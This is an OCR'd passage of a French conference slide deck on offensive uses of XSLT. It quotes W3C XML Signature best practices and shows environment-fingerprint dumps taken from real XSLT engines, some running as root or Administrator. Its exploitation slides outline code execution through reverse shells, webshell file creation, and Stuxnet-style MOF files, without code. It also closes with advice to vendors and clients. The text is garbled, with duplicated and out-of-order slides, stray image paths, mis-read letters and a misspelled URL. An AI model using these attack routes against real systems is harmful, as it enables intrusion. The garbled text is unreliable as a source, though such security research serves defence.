QUID DES RECOMMANDATIONS DU W3C ?

XML Signature Best Practices

W3C Working Draft 31 August 2010

This version:
http://www.w3.org/TR/2010/WD-xmldsig-bestpractices-20100831/
Latest published version:
http://www.w3.org/TR/xmldsig-bestpractices/

Best Practice 3: Consider avoiding XSLT Transforms

Arbitrary XSLT processing might lead to denial of service or other risks, so either do not allow XSLT transforms, only enable them for trusted sources, or consider mitigation of the risks.

Best Practice 4: When XSLT is required disallow the use of user-defined extensions

Arbitrary XSLT processing leads to a variety of serious risks, so if the best practice of disallowing XSLT transforms cannot be followed, ensure that user-defined extensions are disabled in your XSLT engine.

Elles ne sont que rarement suivies :-(

LIFERAY

XMLSEC

WEBKIT

PHP 5

ALTOVA


DIVERS

DİVERS

```
<?xml version="1.0" encoding="UTF-8"?>

Version : 1
Vendor : Apache Software Foundation
Vendor URL : http://xml.apache.org/xalan-j

Line Separator :

File Separator : /

Java Home : /opt/IBMJava2-141/bin/../jre
Java Class Path : /opt/IBMJava2-141/lib/tools.jar:/var/tomcat4/bin/bootstrap.jar
Java Vendor : IBM Corporation
Java Vendor URL : http://www.ibm.com/
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition
Java Runtime Version : 1.4.1
Java VM Version : 1.4.1

OS Arch : x86
OS Name : Linux
OS Version : 2.4.21-9.0.1.EL

User Directory : /var/tomcat4
User Home : /var/tomcat4
User Name : tomcat4
```

Version : 1
Vendor : SAXON 6.5.3 from Michael Kay
Vendor URL : http://saxon.sf.net/
Line Separator :
File Separator : /
Java Home : /usr/lib64/jvm/java-1.5.0-sun-1.5.0_update16/jre
Java Class Path : :/usr/local/fedora/tomcat/bin/bootstrap.jar:/usr/local/fedora/tomcat/bin/commons-logging-api.jar
Java Vendor : Sun Microsystems Inc.
Java Vendor URL : http://java.sun.com/
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition
Java Runtime Version : 1.5.0_16-b02
Java VM Version : 1.5.0_16-b02
OS Arch : amd64
OS Name : Linux
OS Version : 2.6.18.8-0.13-default
User Directory : /usr/local/fedora/tomcat/bin
User Home : /root
User Name : root

Version : 2.0
Vendor : SAXON 9.0.0.4 from Saxonica
Vendor URL : http://www.saxonica.com/
Line Separator :
File Separator : \
Java Home : c:\Program Files\Java\jre6
Java Class Path : C:\Program Files\Java\jdk1.6.0_13\lib\tools.jar;C:\Program Files (x86)\Apache Sc
\bootstrap.jar
Java Vendor : Sun Microsystems Inc.
Java Vendor URL : http://java.sun.com/
Java Runtime Name : Java(TM) SE Runtime Environment
Java Runtime Version : 1.6.0_13-b03
Java VM Version : 11.3-b02
OS Arch : amd64
OS Name : Windows Server 2008
OS Version : 6.0
User Directory : C:\Program Files (x86)\Apache Software Foundation\apache-tomcat-6.0.18\bin
User Home : C:\Users\Administrator
User Name : Administrator


CONCLUSION
APERÇU
EXPLOITATION
XSLT ?
USAGES OFFENSIFS DE XSLT
METHODOLOGIE
VULNERABILITÉS
RISQUES
NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGARRI.FR/

EXPLOİTATİON

EXÉCUTION DE CODE

Facile, il suffit d'utiliser un reverse-shell Java ou JScript

CRÉATION DE FICHIER

Contexte Web

Webshell PHP/JSP/CFM/...

CRÉATION DE FICHIER


Admin sous Windows

Stuxnet MOF

CRÉATION DE FICHIER

Utilisateur sous Unix

Cf. "USB Autorun attacks against Linux"
par IBM X-Force


CONCLUSION
APERÇU
EXPLOITATION
XSLT ?
USAGES OFFENSIFS DE XSLT
METHODOLOGIE
VULNERABILITÉS
RISQUES
NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGARRI.FR/

CONCLUSION

EDITEURS

Lisez, comprenez et appliquez les recommandations et erratas du W3C

Traitez correctement les chercheurs qui vous signalent des vulnérabilités

Soyez proactifs (défense en profondeur, ...)

CLIENTS

Ne faites pas confiance

Auditez chaque brique de chacune de vos applications critiques

Utilisez vos leviers (dont financiers) pour influencer les éditeurs

HACKERS

Il reste plein d'autres bugs, venez jouer ;-)

CLIENTS

Ne faites pas confiance

Auditez chaque brique de chacune de vos applications critiques

Utilisez vos leviers (dont financiers) pour influencer les éditeurs

HACKERS

Il reste plein d'autres bugs, venez jouer ;-)

Une implémentation (XML|SOAP)-dsig "état de l'art" ne devrait pas être vulnérable

Un réglage fin permet souvent de désactiver les fonctionnalités dangereuses

Les premiers bulletins XSLT datent de 2001 : Guninski vs Oracle

EDITEURS

Lisez, comprenez et appliquez les recommandations et erratas du W3C

Traitez correctement les chercheurs qui vous signalent des vulnérabilités

Soyez proactifs (défense en profondeur, ...)

USAGES OFFENSIFS DE XSLT

NICOLAS "NICOB" GREGOIRE
HTTP://WWW.AGROGL.FR/

APERÇU

XSLT ?


METHODOLOGIE


RISQUES


VULNERABILITÉS


EXPLOITATION


CONCLUSION














QUESTİONS ?